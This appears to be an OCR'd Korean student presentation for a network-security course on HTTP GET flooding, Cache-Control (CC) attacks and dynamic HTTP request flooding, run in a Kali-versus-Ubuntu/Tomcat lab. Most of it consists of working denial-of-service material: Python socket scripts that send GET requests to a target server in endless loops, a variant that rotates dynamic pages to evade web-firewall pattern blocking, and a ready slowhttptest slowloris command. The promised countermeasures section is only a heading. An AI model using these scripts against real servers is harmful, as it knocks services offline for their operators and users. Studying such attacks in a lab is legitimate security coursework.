네트워크 보안

2차 과제

HTTP GET Flooding 공격

HTTP CC 공격

동적 HTTP Request Flooding 공격

팀 구성과 역할

- 운영 환경 구축 절차
- 공격 관련 기술 조사
- 공격 관련 기술 취약점 조사

2016156026 학번 이형석

- 예상 공격 시나리오 조사
- 공격 대응 방법 조사
- 공격에 필요한 패키지 조사

2016156001 학번 곽배준

발표 계획

STEP. 1

운영 환경 구축 절차

- HTTP GET Flooding 공격 소개
- HTTP CC 공격 소개
- 동적 HTTP Request Flooding 소개

STEP. 2

공격 관련 기술과 취약점


- HTTP GET Flooding
- HTTP CC 공격
- 동적 HTTP Request Flooding

STEP. 3


예상 공격 시나리오

STEP. 4

공격 대응 방법



운영 환경 구축 절차


Windows 10 Virtual Box
공격자 PC
Kali Linux ver .18
피해자 Server
Ubuntu ver .16
Apache Tomcat 3

HTTP GET Flooding 공격이란?

"DDOS 공격 기법 중 HTTP 기반의 응용 계층 공격"

1. 정상적인 TCP 3 way handshaking 연결

2. 공격자가 동일한 동적 컨텐츠에 대한 HTTP GET 요청을 다량으로 요청

2. 공격 대상 웹 서버가 해당 요청을 처리하기 위해 서버 자원을 과도하게 사용

3. 웹 서버는 정상적인 요청을 처리하지 못 한다.

HTTP Cache Control 공격이란?

"HTTP 메시지의 캐시 옵션을 조작하여 캐싱 서버가 아닌
웹 서버가 직접 처리하도록 유도하는 DoS 공격"

no-store(캐시 저장 금지)	must-revalidate(캐시 검증)
요청 받은 데이터를 별도의 하드웨어 및 시스템(캐싱 서버)에 저장하는 것을 방지 HTTP 요청에 포함하면 Cache 요청에 대한 응답을 저장할 수 없다.	웹 서버가 캐싱 서버에 저장된 캐시 데이터에 대한 유효성 검증을 요구한다. 해당 지시자를 설정하면, HTTP 1.1 Cache는 이 지시자를 반드시 따른다.

동적 HTTP Request Flooding 공격이란?

"지속적인 요청 페이지를 변경하여 웹 페이지를 요청하는 DDoS 공격"

1. HTTP GET Flooding과 HTTP CC 공격은 지정된 웹 페이지를 지속적으로 요청하는 서비스 거부 공격으로 반복되는 HTTP 요청 패턴을 분석하여 방어 가능

2. 동적 HTTP Request Flooding은 웹 방화벽을 통한 HTTP 요청 패턴 차단 기법을 우회하기 위해 지속적으로 요청 페이지를 변경하여 웹 페이지를 요청하는 기법

HTTP GET Flooding 공격


1. slowhttptest 도구 사용

```
Host: detectportal.firefox.com\r\n
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0\r\n
Accept: */*\r\n
Accept-Language: en-US,en;q=0.5\r\n
Accept-Encoding: gzip, deflate\r\n
Cache-Control: no-cache\r\n
Pragma: no-cache\r\n
Connection: keep-alive\r\n
\r\n
[Full request URI: http://detectportal.firefox.com/success.txt]
[HTTP request 2/2]
[Prev request in frame: 10]
[Response in frame: 22]
```

구분자는 Hex 값 0d 0a에 의해 구분된다.

마지막에는 공통적으로 구분자가 0d 0a 0d 0a이다.

HTTP GET Flooding 공격



1. 패킷의 끝을 0d 0a 0d 0a에서 0d 0a로 설정

2. 다량의 GET 메서드를 요청

3. 서버는 패킷의 끝이 0d 0a 임을 알고 응답을 계속 기다린다.

HTTP GET Flooding 공격

2. Python으로 구현

```
import socket
import struct
response = ''

request = "GET / HTTP/1.1₩r₩n"
request += "Host: 192.168.x.x₩r₩n"        // 공격 대상 IP
request += "Cache-Control: nocache₩r₩n"
request += "₩r₩n"

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('192.168.x.x', 80)) // 공격 대상 IP

while True:
 sock.send(request.encode())
```


1. 해당 파일을 http_get_flooding.py 로 저장한다.

2. 이후 #python3 http_get_flooding.py 명령어로 실행

3. 무수히 많은 GET을 전송한다.

HTTP Cache Control 공격

1. DosHTTP 도구 사용



1. Cache-Control: no-store, must-revalidate
를 이어서 붙인다.

HTTP CC 공격 시작

HTTP Cache Control 공격

2. Python으로 구현

```
import socket
import time

request_header = 'GET /test.html HTTP/1.1₩r₩n'
request_header += 'Host: 192.168.x.x₩r₩n'              // 대상 IP
request_header += 'Cache-Control: no-cache₩r₩n'
request_header += '₩r₩n'

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('192.168.x.x', 80))                      // 대상 IP

while True:
 sock.send(request_header.encode())
```

HTTP GET Flooding 방식에 Cache-Control의
no-store, must-revalidate 옵션을 사용한다.

캐시 사본을 가지고 있어도
웹 서버로 전달하는 지시자

웹 서버는 캐시를 사용하지 않고 응답해야 하므로 부하 증가

동적 HTTP Request Flooding 공격

```
import socket
import struct

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('192.168.x.x', 2020))

sock1 = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock1.connect(('192.168.x.x', 2020))

sock2 = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock2.connect(('192.168.x.x', 2020))

sock3 = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock3.connect(('192.168.x.x', 2020))

sock4 = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock4.connect(('192.168.x.x', 2020))

request = "GET /myweb/member/list HTTP/1.1₩r₩n"
request += "HOST: 192.168.x.x₩r₩n"
request += "Cache-Control: nocache₩r₩n"
request += "₩r₩n"

request1 = "GET /myweb/member/read?id=bae HTTP/1.1₩r₩n"
request1 += "HOST: 192.168.x.x₩r₩n"
request1 += "Cache-Control: nocache₩r₩n"
request1 += "₩r₩n"

request2 = "GET /myweb/member/read?id=hansol HTTP/1.1₩r₩n"
request2 += "HOST: 192.168.x.x₩r₩n"
request2 += "Cache-Control: nocache₩r₩n"
request2 += "₩r₩n"

request3 = "GET /myweb/member/read?id=Junit HTTP/1.1₩r₩n"
request3 += "HOST: 192.168.x.x₩r₩n"
request3 += "Cache-Control: nocache₩r₩n"
request3 += "₩r₩n"

request4 = "GET /myweb/member/rest/Junit HTTP/1.1₩r₩n"
request4 += "HOST: 192.168.x.x₩r₩n"
request4 += "Cache-Control: nocache₩r₩n"
request4 += "₩r₩n"

response = ''

while True:
    sock.send(request.encode())
    sock1.send(request1.encode())
    sock2.send(request2.encode())
    sock3.send(request3.encode())
    sock4.send(request4.encode())
```

예상 공격 시나리오

1. HTTP Get Flooding 공격

2. HTTP Cache Control 공격

3. Dynamic HTTP Request Flooding

예상공격 시나리오 환경 준비

1 우분투에 아파치 2 설치

sudo apt-get install apache2

2 칼리 리눅스에 slowhttptest 도구 설치

sudo apt-get update

sudo apt-get install slowhttptest

예상공격 시나리오 환경 준비

3 Tomcat 설치 및 아파치2 연동

```
sudo wget
https://archive.apache.org/dist/tomcat/tomcat-8/v8.5.51/bin/apache-tomcat-8.5.51.tar.gz

tar -xvf apache-tomcat-8.5.51.tar.gz

sudo apt-get install libapache2-mod-jk

sudo vi /etc/apache2/workers.properties
```

properties 설정

```
workers.tomcat_home = tomcat 설치 경로(apache-tomcat-8.5.51의 경로)
workers.java_home = jdk 설치 경로(보통 /usr/lib/jvm)

workers.list = [worker 이름] (사용자가 임의 지정)
worker.[worker 이름].port = 8009
worker.[worker 이름].host = ip 주소(기본 localhost)
worker.[worker 이름].type = ajp 13
```

예상공격 시나리오 환경 준비

4 Tomcat jk.conf 수정

sudo vi /etc/apache2/mods-available/jk.conf

기존의 JKWorkersFile 주석처리

JKWorkersFile /etc/apache2/workers.properties

5 Tomcat 000-default.conf 파일 수정

sudo vi /etc/apache2/sites-available/000-default.conf

기존의 DocumentRoot 주석처리

Tomcat의 webapps 경로 입력

DocumentRoot /home/ubuntu/apache-tomcat-8.5.51/webapps

JKMount /* [worker 이름]

예상공격 시나리오 환경 준비

6 Tomcat server.xml 수정

vi conf/server.xml

<Connector port="8009 ~> 주석 해제

<Connector port="8009 address="0.0.0.0"
secretRequired="false" />

7 Apache2, Tomcat 실행

sudo /etc/init.d/apache2 start

톰캣 설치 경로로 이동

sh bin/startup.sh

http://[서버ip] 이동 시 Apache2를 통해 Tomcat이 실행된다.

예상공격 시나리오 환경 준비

8 apache-tomcat-8.5.51에 jar 배포

apache-tomcat-8.5.51/webapps 경로에
임의로 만든 웹 프로젝트의 war 또는 jar 배포

http://서버ip:포트번호/프로젝트 이름으로 접근

HTTP Get Flooding 예상공격 시나리오 #1

1. slowhttptest tool을 이용한 공격

2. slowhttptest -c 4000 -g -o slowloris -i 10 -r 100 -t GET -x 3 -p 3 -u http://서버ip:포트번호/프로젝트 이름

-c : 타겟에 연결을 시도 할 최대 세션 숫자

-r 옵션이 클수록 서비스 요청 급상승, 웹 서버 부하 상승
: 초당 연결 수

-g, -o : 변화되는 소켓의 상태 통계 생성
-o [file name] 으로 출력파일 생성

HTTP Get Flooding 예상공격 시나리오 #2

1. Python 구현을 통한 공격

```
import socket
import struct
response = ''

request = "GET / HTTP/1.1₩r₩n"
request += "Host: 192.168.x.x₩r₩n"        // 공격 대상 IP
request += "Cache-Control: nocache₩r₩n"
request += "₩r₩n"

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('192.168.x.x', 80)) // 공격 대상 IP
while True:
 sock.send(request.encode())
```


http://서버ip:port/프로젝트 이름으로 수정

공격 대상 웹 서버 ip, 웹 port 지정

python3 이름.py로 실행

HTTP CC Attack 예상공격 시나리오 #1

1. Dos Http tool을 통한 공격



http://서버ip:포트/프로젝트 이름

Cache-Control: no-store, must-revalidate
를 이어서 붙인다.

HTTP CC 공격 시작

HTTP CC Attack 예상공격 시나리오 #2

1. Python 구현을 통한 공격

```
import socket
import time

request_header = 'GET /test.html HTTP/1.1₩r₩n'
request_header += 'Host: 192.168.x.x₩r₩n'          // 대상 IP
request_header += 'Cache-Control: no-cache₩r₩n'
request_header += '₩r₩n'

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('192.168.x.x', 80))                  // 대상 IP

while True:
 sock.send(request_header.encode())
```

http://서버ip:port/프로젝트 이름으로 수정

no-cache 지시자
- no-store
- must-revalidate 포함

공격 대상 웹 서버 ip, port 입력

python3 이름.py로 실행

Dynamic HTTP Request Flooding 예상공격 시나리오 #1

1. Python 구현을 통한 공격


```
import socket
import struct

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('192.168.x.x', 2020))

sock1 = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock1.connect(('192.168.x.x', 2020))

sock2 = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock2.connect(('192.168.x.x', 2020))

sock3 = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock3.connect(('192.168.x.x', 2020))

sock4 = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock4.connect(('192.168.x.x', 2020))

request = "GET /myweb/member/list HTTP/1.1₩r₩n"
request += "HOST: 192.168.x.x₩r₩n"
request += "Cache-Control: nocache₩r₩n"
request += "₩r₩n"

request1 = "GET /myweb/member/read?id=bae HTTP/1.1₩r₩n"
request1 += "HOST: 192.168.x.x₩r₩n"
request1 += "Cache-Control: nocache₩r₩n"
request1 += "₩r₩n"
```

여러 동적 페이지 요청 세팅

```
request2 = "GET /myweb/member/read?id=hansol HTTP/1.1₩r₩n"
request2 += "HOST: 192.168.x.x₩r₩n"
request2 += "Cache-Control: nocache₩r₩n"
request2 += "₩r₩n"

request3 = "GET /myweb/member/read?id=Junit HTTP/1.1₩r₩n"
request3 += "HOST: 192.168.x.x₩r₩n"
request3 += "Cache-Control: nocache₩r₩n"
request3 += "₩r₩n"

request4 = "GET /myweb/member/rest/Junit HTTP/1.1₩r₩n"
request4 += "HOST: 192.168.x.x₩r₩n"
request4 += "Cache-Control: nocache₩r₩n"
request4 += "₩r₩n"

response = ''

while True:
    sock.send(request.encode())
    sock1.send(request1.encode())
    sock2.send(request2.encode())
    sock3.send(request3.encode())
    sock4.send(request4.encode())
```

지속적 페이지 요청

공격 대응방법

